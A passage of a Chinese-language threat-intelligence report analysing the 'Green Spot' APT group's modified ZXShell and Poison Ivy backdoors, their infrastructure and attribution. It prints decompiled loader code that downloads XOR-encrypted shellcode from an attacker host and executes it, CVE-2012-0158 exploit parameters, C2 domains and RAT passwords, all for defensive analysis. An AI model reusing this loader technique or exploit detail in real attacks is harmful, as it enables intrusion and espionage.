


图 3-20 Profiles.log 文件内容

10. 案例 6 样本中，指令的帮助提示为正常中文，而案例 8 样本是乱码，经过分析，发现新样本其实对这部分中文是其他编码，而在编译程序时候却将这部分转换为 GB2312 编码，导致显示乱码。




图 3-21 案例 6 样本指令提示




图 3-22 案例 8 样本指令提示

11. 案例 7 样本对中国安全厂商产品的相关进程的判断，根据安装不同的杀软，采取退出、正常运行、添加特殊启动项等不同的行为，可以看出这是针对中国用户专门设计的恶意程序。

表 3-5 是该组织使用的样本与 ZXShell 原版功能的对比，可以发现这批样本只保留了必要的远控功能，并添加了 ZXShell 原本没有的窃密相关功能，具体功能对比如表 3-5 所示：

表 3-5 案例 6、7、8 样本与 ZXShell RAT 原版后门对比

功能	案例 6	案例 7	案例 8	ZXShell
清除系统日志	√	√	√	√
结束本程序	√	√	√	√
运行一个程序	√	√	√	√
文件管理	√	√	√	√
显示帮助	√	√	√	√
进程管理	√	√	√	√
共享一个 Shell 给别人.	√	√	√	√
查看系统详细信息	√	√	√	√
从指定网址下载文件或上传文件到指定服务器	√	√	√	√
NC	√	√	√	√
获取 IE 保存的邮箱的账号密码信息	√	√	√	
收集文档文件（*.doc*、*.xls*、*.ppt*、*.wps*）	√	√	√	
收集特定关键字文件、Program Files 目录 EXE 文件列表		√	√	
自动回传收集的文件和列表		√	√	
加密配置数据		√		
对不同系版本的、杀毒软件进程的采取不同的行为		√		
克隆系统账号				√
暂时关闭 Windows 自带防火墙				√
克隆一个文件的时间信息				√
加载一个 DLL 或插入到指定的进程				√
端口扫描				√
以其他进程或用户的身份运行程序				√
服务管理				√
注销||重启||关闭系统				√
配置终端服务				√
卸载				√
系统帐户管理				√
HTTP 代理服务器				√
HTTP 服务器				√
插件功能,可添加自定义命令				√
Socks4&5 代理				√

3.4.5 检出率（持续性）3.4.5 攻击期间部分样本的检出情况

事件中的后门样本均是互联网公开的 RAT 程序，一般而言安全厂商对这些程序都会重点关注，基本主流安全厂商都可以检测和查杀，但是该组织对这些公开的 RAT 程序进行修改和加密使用，使这些样本在其行动的一段时间内的整体检出率不到 8%，一些个别样本甚至只有 1-2 家安全厂商检出，可见这批样本是针对杀软做了针对性的免杀处理的，可以在目标主机持续化驻留。

图 3-23 部分样本检出率

3.4.6 近期捕获样本分析

3.4.6.1 EXE 文件

EXE 文件是 3.3.2 章节中提到的由 HTA 文件下载并执行的最终载荷，该类文件主要功能是从指定网址下载 ShellCode，解密之后，创建线程执行此 ShellCode。以 jin2.exe 为例分析，样本关键代码如下：

```
42  v7 = InternetOpenW((LPCWSTR)v5, 0, 0, 0, 0);
43  v8 = InternetOpenUrlW(v7, L"http://updateinfo.[redacted].org/jin2sdweqsdas.tmp", 0, 0, 0x80000000, 0);// 连接指定网址
44  if ( !v8 )
45    InternetCloseHandle(v7);
46  InternetReadFile(v8, &Buffer, 0x1770u, &dwNumberOfBytesRead);// 下载shellcode
47  InternetCloseHandle(v7);
```

图 3-24 连接指定网址下载 ShellCode

```
64  if ( v9 )                                          // 对shellcode进行解密操作
65  {
66    do
67      *((_BYTE *)v10 + v11++) ^= 0xACu;
68    while ( v11 < v9 );
69  }
70  v12 = 0;
71  if ( v9 )
72  {
73    do
74      *((_BYTE *)v10 + v12++) ^= 0x5Cu;
75    while ( v12 < v9 );
76  }
77  v13 = 0;
78  if ( v9 )
79  {
80    do
81      *((_BYTE *)v10 + v13++) ^= 0xDDu;
82    while ( v13 < v9 );
83  }
```


图 3-25 解密 shellcode 函数

从指定网址下载完 ShellCode 后，样本对 ShellCode 进行解密，然后分配内存将解密后的 ShellCode 复制过去。随后创建一个线程，将 ShellCode 的首地址作为参数传给线程函数从而运行 ShellCode。

```
AllocBuffer = VirtualAllocEx(v14, v22, v23, (DWORD)v24, v25);// 分配内存，返回分配的首地址
memcpy(AllocBuffer, v10, v9);                // 将解密后的shellcode复制到分配的内存中
v16 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, AllocBuffer, 0, 0);//
                                             // 创建线程，把shellcode的首地址作为参数传给线程函数，运行shellcode
WaitForSingleObject(v16, 0xFFFFFFFF);
```

```
1 // 线程入口函数，参数为shellcode首地址
2 int __stdcall StartAddress(LPVOID lpThreadParameter)
3 {
4   return ((int (*)(void))lpThreadParameter)();  // 运行shellcode
5 }
```


图 3-26 分配内存，创建线程执行 ShellCode

每个 EXE 文件功能代码基本相同，只有下载 ShellCode 的地址不同的，各个地址如下表所示：

表 3-6 EXE 文件下载 shellcode 对应列表

文件名	样本中包含的 URL
bing.exe	http://updateinfo. ***.org/bingpolkji9ds.tmp
ding1.exe	http://updateinfo.***.org/ding1loilmkjh.tmp
ding2.exe	http://updateinfo.***.org/ding23edfgtrd.tmp
jin1.exe	http://updateinfo.***.org/jin1asdwe2123.tmp
jin2.exe	http://updateinfo.***.org/jin2sdweqsdas.tmp
tiny1.exe	http://updateinfo.***.org/tiny1detvghrt.tmp
tiny2.exe	http://updateinfo.***.org/tiny2lrmkoiju.tmp
tony1.exe	http://updateinfo.***.org/tony1loik,lpo.tmp
tony2.exe	http://updateinfo.***.org/tony2fsdfdcsf.tmp

3.4.6.2 ShellCode（Poison Ivy）

我们对解密后的 ShellCode 进行分析，发现其 ShellCode 为 Poison Ivy 程序生成，与 3.4.1 章节的样本来自同一远控程序。在传播源放置的不同 ShellCode 中所连接的 IP 地址如表 3-7 所示：

表 3-7 shellcode 连接 c2 对应列表

ShellCode	C2	IP 地址和端口号
bingpolkji9ds.tmp	zxcv201789.***.com	131.213.**.**:8088
ding1loilmkjh.tmp	microsoftword.***.com	45.77.**.**:53
ding23edfgtrd.tmp	uswebmail163.***.com	45.77.**.**:53
jin1asdwe2123.tmp	hy-zhqopin.***.org	45.76.**.**:80
jin2sdweqsdas.tmp	bearingonly.***.net	45.76.**.**:53
tiny1detvghrt.tmp	fevupdate.***.com	45.76.**.**:80
tiny2lrmkoiju.tmp	wmiaprp.***.com	45.76.**.**:53
tony1loik,lpo.tmp	winsysupdate.***.net	188.166.**.**:80
tony2fsdfdcsf.tmp	officepatch.***.com	188.166.**.**:53

我们通过本地劫持的方式，将 C2 地址重定向到本地计算机，通过配置好的 Poison Ivy 客户端可以与样本建立连接，确定攻击者使用的 Poison Ivy 版本为 2.3.1，具体信息如图 3-27 所示：




图 3-27 重定向 C2 成功连接分析的样本

4 样本关联性分析

4.1 多案例横向关联

安天 CERT 对典型案例中的前 6 个案例的相关信息进行了关联分析，主要涉及文件名、互斥量、文件版本信息等，通过横向关联（参见图 4-1）以及之前提到的 doc 文件内容、漏洞利用方式、可执行文件的相关信息，我们初步判定这些事件之间是存在关联的。




图 4-1 多案例横向关联

4.1.1 ShellCode 部分（CVE-2012-0158）对比

表 4-1 ShellCode 部分（CVE-2012-0158）对比

对比项	案例 1	案例 4	案例 6
导致溢出的数据大小	0x8282	0x8282	0x8282
溢出后跳转指令的地址	0x7FFA4512 (对应 JMP ESP 指令)	0x7FFA4512 (对应 JMP ESP 指令)	0x7FFA4512 (对应 JMP ESP 指令)
第一部分 SHELLCODE 指令	指令完全相同		
第二部分 SHELLCODE 的偏移和大小	偏移:0x3BA7 大小:0x11C50	偏移:0x3BA7 大小: 0x1604F	偏移:0x3BA7 大小:0x39C4F
第二部分 SHELLCODE 的指令	指令完全相同		
第三部分 SHELLCODE 的偏移位置和大小	偏移:0x3DFE 大小: 0x119DE	偏移:0x3DFE 大小:0x15DE	偏移:0x3DFE 大小:0x399EC
第三部分 SHELLCODE 指令	指令功能完全相同		
解密出来的路径字符串	"%USERPROFILE%\通知.doc" "%USERPROFILE%\taskmgr.exe" 被标记为 0x38 大小	"%USERPROFILE%\重要通知.doc" "%USERPROFILE%\taskmgr.exe" 被标记为共有 0x38 大小。	"%USERPROFILE%\123.doc" "%USERPROFILE%\taskmgr.exe" 被标记为 0x38 大小
释放出来的 PE 文件路径和大小	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe. 大小:32768 字节	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe. 大小:256000 字节	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe. 大小:172032 字节
释放出来的 DOC 路径，大小和 MD5	C:\Documents and Settings\admin\ 通知.doc 大小:34304 字节	C:\Documents and Settings\admin\重要通知.doc 大小: 26624 字节	C:\Documents and Settings\admin\123.doc 大小:58880 字节

4.1.2 释放的 PE 文件对比

表 4-2 释放的 PE 文件对比

相关点	案例 1、2、3、4、5、9	案例 6、7、8
采用 MIME 免杀（MHT）	√	
利用 CVE-2012-0158 漏洞	√	
针对中国地区政府部门	√	
释放 PE 路径和文件名（C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe）	√基本相同	
版本信息伪装	伪装 Avira 或其他	
RAT	Poison Ivy Gh0st httpbots	ZXShell
PE 文件版本信息相关项名称（数量一样），如：备注、产品版本、公司等	√	
C&C 的 IP 地理位置是 XXX	√	
C&C 域名均为动态域名	√	
窃取文档格式文件，如：*.doc*、*.ppt*、*.wps*、*.xls*	×	√

4.2 域名关联

通过提取和整理十几个有关联样本中的域名信息（参见图 4-2），我们可以很清晰地看出，所有域名均为动态域名，且服务提供商均处于境外，同时大部分域名都是通过 changeip.com 和 no-ip.com 注册的，我们认为这些域名并非单一散乱注册的，而是属于同一来源的、有组织的进行注册。




图 4-2 行动涉及域名信息

4.3 IP 地址关联

通过提取和整理十几个有关联样本中域名的曾跳转 IP 和现跳转 IP，我们可以很清晰地看出，在所有的 IP 地址中，绝大多数的 IP 地址都属于同一地区，并且这些 IP 多数来自两个互联网地址分派机构 AS3462、和 AS18182，每个互联网地址分派机构管理现实中的一个区域，这也同时说明了这是一组有相同来源的攻击事件。

4.4 恶意代码之间关联性

为了方便呈现和理解，我们对典型案例中所有的样本、C2 的关联性进行了关系梳理（参见图 4-3）。




图 4-3 恶意代码之间关联图（2011-2015 年活动）

通过研究发现，虽然“绿斑”组织使用了多种不同的后门程序，但是它们之间共用了 C2 服务器，这很有可能是为了方便管理与控制，这一点从表 4-3 的后门 ID 与上线密码也可以发现不同后门类型之间的对应关系。




图 4-4 不同事件/恶意载荷（PE）共用基础设施 C2

通过对 Poison Ivy RAT 相关样本分析，我们得出其上线 ID 和密码。我们可以看到其中有不同的样本均采用了同样的 ID 和密码。

表 4-3 Poison Ivy RAT 上线 ID 和密码

ID	密码
14	0926
14	8613
90518	kkbox55
90518	kkbox55
zhan	ftp1234
zhan2	ftp1234
120707	hook32wins
netlink.VizVaz.com	hook32wins
avex	admin
w6U900	admin
motices	ps135790
1013	@1234@
wu	45002931
bs21	b53s

通过对已捕获的 ZXShell RAT 相关样本进行分析，我们统计出样本的上线密码和压缩包加密密码。可以看出 ZXShell 样本中也有很多采用了相同的密码，同时这些密码与表 4-3（Poison Ivy RAT 上线 ID 和密码）中的密码也有一些相同或者相似，再通过域名、IP 等其他信息可以认为这些样本为同一攻击组织所为。

表 4-4 ZXShell RAT 上线密码和压缩配置

上线密码	压缩密码、后缀名
admin	fish1111、.bin
8613	8613、.ttf
8613	8613、.mib
95279527	95279527、.bin
95279527	asusgo、.bin
goapple	goapple、.bin
1507	1507、.bin
cma1998	kvkv2012、.bin
iphone5	abcd123++、.bin
success	qwer4321、.bin
hook32wins	hook32wins2w、.tmp
987	zxcvasdf、.ocx
ftp533	ftp1234、.dat
Qwer!2#$	zxcvfdsa、.bin
qwer1234	kano918、.bin

qwer1234	dank1234、.bin
qwer1234	ftp1234、.bin
661566	661566、.bin

5 组织关联性分析

除以上样本分析中所呈现的较为直接的多起事件的关联性外，安天 CERT 还进行了对比分析，从代码相似性、域名使用偏好、C2 的 IP 地址关联性及地理位置特性等方面得出了这些载荷均来自“绿斑”攻击组织的结论。

5.1 代码相似性

在 2011-2015 的行动中，攻击组织使用了 4 类远程控制程序，其中主要使用 ZXShell 和 Poison Ivy。在对于 Poison Ivy 的使用中，攻击组织首先生成 Poison Ivy 的 ShellCode，然后对 ShellCode 异或加密硬编码到 Loader 中，在 Loader 投放到目标主机后解密执行 ShellCode。这种手法与 2017 年所发现行动中的样本完全相同，且都是采用三次异或加密，样本解密算法代码对比参见图 5-1。




图 5-1 左图为 2011-2015 年行动中样本解密算法，右图为 2017 年行动样本解密算法

5.2 域名使用偏好

在 2017 年发现的行动中全部使用了动态域名商（共计 14 个），而在 2011-2015 年的行动中则使用了 35 个动态域名商。可以发现两起行动的攻击者都偏好使用动态域名，同时本次行动中有 7 个动态域名商与历史行动涉及的域名商相同。

另外，在此次事件中的一个域名“geiwoaaa.xxx.com”与 2013 年事件中的域名“givemea.xxx.com”释义相似度较高，我们猜测很可能是同一组织注册。

5.3 C2 的 IP 地址关联性

通过对两次行动中 C2 的 IP 地址进行关联分析，我们发现在 2017 年行动中的样本的 C2（uswebmail163.xxx.com 和 l63service.xxx.com）解析到同一个 IP：45.77.xxx.xxx，而在 2011-2015 年行动中涉及的 pps.xxx.com 这个域名也曾指向这个 IP。




图 5-2 关联到 2013 年行动中的 C2 域名

5.4 地理位置特性

在 2017 年行动中的一个域名“geiwoaaa.xxx.com”与 2011-2015 年行动可能存在某种关联，因为该域名解析的 IP（114.42.XXX.XXX）地理位置与早期活动涉及的地理位置相同（其他 IP 地址多为美国），这可能是攻击者早期测试遗留的，而这个 IP 与 2013 年行动都属于亚洲某地区电信的 114.42 段，在我们的监控中发现 2013 年行动中 C2 地址多为这个 IP 段内，这表示两起行动的攻击组织可能存在密切联系。同时该地区电信相关网站资料显示：“114.32.XXX.XXX - 114.47.XXX.XXX 非固定浮动 IP”，这说明该段内 IP 地址为动态分配 IP，一定区域内在此电信运营商办理网络业务的用户都可能被分配到该 IP 地址，这表示可能两次行动的攻击者所在位置相近或者采用的跳板位置相近。

图 5-3 指向 2011-2015 年行动的 C2 域名

6 小结

“绿斑”攻击组织主要针对中国政府部门和航空、军事、科研等相关的机构和人员进行网络攻击，试图窃取机密文件或数据。这是一组时间跨度非常漫长的攻击行动，目前可以确定该攻击组织的活跃时间超过 7 年，甚至可能达到 11 年以上。该攻击组织主要采用的手法是鱼叉式网络钓鱼攻击，即以邮件作为攻击前导，

邮件附件使用有社工技巧的格式溢出文档或伪装过 EXE 可执行文件，进行定向投放，该组织对开源后门程序进行了大量改造，使其符合作业需要，并绕过主机防护软件。在该组织的攻击中，罕有使用 0day 攻击的情况，而反复使用陈旧漏洞，但其对漏洞免杀技巧的应用是熟练的，甚至是抢先的。在侵入主机后，通过加密和动态加载等技术手段，试图达成进入目标并在目标机器内长期潜伏而不被发现的效果。这些攻击手段看起来并无华丽复杂的攻击装备组合，但其反复地重复使用，恰恰说明这种攻击是可能达成目的的。我们在此前反复强调，APT 攻击组织使用相关漏洞的攻击窗口期，如果与可能被攻击目标的未进行对应漏洞修复的攻击窗口期重叠，就不是简单的漏洞修复问题，而是深入的排查和量损、止损问题。

网络入侵相对与传统空间的各种信息窃取破坏行为，无疑是一种成本更低，隐蔽性更强、更难以追踪溯源的方式。尽管“绿斑”组织不代表 APT 攻击的最高水准，但其威胁依然值得高度警惕。APT 的核心从来不是 A（高级），而是 P（持续），因为 P 体现的是攻击方的意图和意志。面对拥有坚定的攻击意志、对高昂攻击成本的承受力、团队体系化作业的攻击组织来说，不会有“一招鲜、吃遍天”的防御秘诀，而必须建立扎实的系统安全能力。以“绿斑”攻击组织常用的攻击入口邮件为例，不仅要做好身份认证、通讯加密等工作，附件动态检测分析，邮件收发者所使用终端的安全加固和主动防御等工作也需要深入到位。对于重要的政府、军队、科研人员，更需要在公私邮件使用上、收发公私邮件的不同场景环境安全方面都有明确的规定与要求。邮件只是众多的动机入口之一，所有信息交换的入口，所有开放服务的暴露面，都有可能成为 APT 攻击者在漫长窥视和守候过程中，首发命中的机会。

面对具有中高能力水平且组织严密的网空威胁行为体，重要信息系统、关键信息基础设施运营者应根据网络与信息系统的国家安全、社会安全和业务安全属性，客观判断必须能够有效对抗哪些层级的网络空间威胁，并据此驱动网络空间安全防御需求。

当前，网络安全对抗已经是大国博弈和地缘安全中的常态化对抗，网络安全工作者必须“树立正确网络安全观”，直面真实的敌情想定，建立动态综合的网络安全防御体系。并以“关口前移”对网络安全防护方法的重要要求为指引，落实安全能力的重要控制点，有效解决安全能力“结合面”和“覆盖面”的问题，将网络安全防御能力深度结合信息系统“物理和环境、网络和通信、设备和计算、应用和数据”等逻辑层次，并全面覆盖信息系统的各个组成实体和全生命周期，包括桌面终端、服务器系统、通信链路、网络设备、安全设备以及供应链、物流链、信息出入乃至人员等，避免由于存在局部的安全盲区或者安全短板而导致整个网络安全防御体系的失效。重要的是，在网络安全体系建设实施的过程中，必须在投资预算和资源配备等方面予以充分保障，以确保将“关口前移”要求落到实处，在此基础上进一步建设实现有效的态势感知体系。

